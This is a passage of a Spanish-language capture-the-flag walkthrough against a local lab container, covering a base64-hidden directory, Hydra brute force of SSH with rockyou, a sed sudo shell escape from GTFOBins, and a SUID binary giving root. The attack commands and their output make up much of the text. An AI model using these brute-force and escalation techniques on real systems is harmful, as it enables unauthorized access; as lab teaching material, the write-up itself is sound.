      <img src="img/image5.jpg" alt="Image 5">
    </div>
    <div class="gallery-item">
      <img src="img/image6.jpg" alt="Image 6">
    </div>
    <div class="gallery-item">
      <img src="img/image7.jpg" alt="Image 6">
    </div>
    <div class="gallery-item">
      <img src="img/image8.jpg" alt="Image 6">
    </div>
    <div class="gallery-item">
      <img src="img/image9.jpg" alt="Image 6">
    </div>
    <!-- Añadir más imágenes aquí -->
  </div>
  <div class="button-container">
   <button onclick="window.location.href='index.html'">Go Back</button>
  </div>
</body>
</html>
<!-- ZXN0b2VzdW5zZWNyZXRvCg== -->
```

Decodifico el mensaje y obtengo "estoesunsecreto". Puede ser una contraseña o directorio. Revisaré si es un directorio válido o existente.



```
┌──(root㉿kali)-[~]
└─# echo "ZXN0b2VzdW5zZWNyZXRvCg==" | base64 --decode
estoesunsecreto
```

Finalmente, el directorio **/estoesunsecreto** si existe, y tiene un archivo txt. También se filtra un posible nombre de usuario “Lucas”.




Index of /estoesunsecreto

Name	Last modified	Size	Description
Parent Directory		-	
mensaje_para_lucas.txt	2024-07-28 21:04	109	

Apache/2.4.7 (Ubuntu) Server at 172.17.0.2 Port 80


Prácticamente, le dice a Lucas que cambie su contraseña porque es demasiado débil y que los hackers podrían encontrarla usando B.F (Brute Force = Fuerza Bruta), por ende, ya es un indicio de que hay que usar Hydra para atacar con fuerza bruta el servicio SSH usando el usuario “lucas” y el confiable diccionario de rockyou con millones de contraseñas existentes.



```
REMEMBER TO CHANGE YOUR PASSWORD ACCOUNT, BECAUSE YOUR PASSWORD IS DEBIL AND THE HACKERS CAN FIND USING B.F.
```


💥 3. Explotación de Vulnerabilidades

Ataco con fuerza bruta el servicio SSH usando el usuario “Lucas” y el diccionario de rockyou. Finalmente, obtengo la contraseña.



```
┌──(root㉿kali)-[~]
└─# hydra -l lucas -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
 these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-31 20:13:54
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: lucas   password: chocolate
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-31 20:14:08
```


Ingreso exitoso usando las credenciales:



```
┌──(root㉿kali)-[~]
└─# ssh lucas@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:2w4/PQ5L3xreq6F0ZhOCWrJ8m8oFWVAnkd6GqbM2jm8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
lucas@172.17.0.2's password:
$ whoami
lucas
$ id
uid=1001(lucas) gid=1001(lucas) groups=1001(lucas)
```


🔐 4. Escalada de Privilegios y Post-explotación

Aplico "**sudo -l**" para ver usuarios con permisos sudo en algún archivo. Encuentro que andy puede usar **sed**.



```
$ sudo -l
Matching Defaults entries for lucas on 921a03ceac31:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lucas may run the following commands on 921a03ceac31:
    (andy) NOPASSWD: /bin/sed
```

En GTFOBINS busco comandos para explotar **sed** y encuentro uno.



.. / sed

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.


(a) GNU version only. Also, this requires `bash`.

```
sed -n '1e exec sh 1>&0' /etc/hosts
```

(b) GNU version only. The resulting shell is not a proper TTY shell.


```
sed e
```

Aplico el comando encontrado en GTFOBINS, permitiendo acceder al usuario andy. Intento usar "**sudo -l**" con **andy**, pero no tengo su contraseña para hacerlo efectivo, así que intentaré otros caminos.



```
$ sudo -u andy sed -n '1e exec sh 1>&0' /etc/hosts
$ whoami
andy
$ id
uid=1000(andy) gid=1000(andy) groups=1000(andy)
$ sudo -l
[sudo] password for andy:
Sorry, try again.
[sudo] password for andy:
Sorry, try again.
[sudo] password for andy:
Sorry, try again.
sudo: 3 incorrect password attempts
```

Como **sudo -l** no funcionó, uso el siguiente comando que sirve para encontrar archivos que tengan permisos SUID, básicamente al ejecutarlos hereda los permisos del propietario (usualmente se busca que sea root). Encontré un ejecutable que llama la atención, lo ejecuté y permite cambiar a otro usuario usando el UID, el de root es 0, por ende, ingresé 0.



```
$ find / -perm -4000 2>/dev/null
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/local/bin/privileged_exec
/usr/local/bin/backup.sh
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chfn
/bin/su
/bin/umount
/bin/ping
/bin/mount
/bin/ping6
$ /usr/local/bin/privileged_exec
Running with effective UID: 0
root@921a03ceac31:~# whoami
root
root@921a03ceac31:~# id
uid=0(root) gid=1000(andy) groups=0(root),1000(andy)
root@921a03ceac31:~# 
```

Acceso a root logrado.

🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.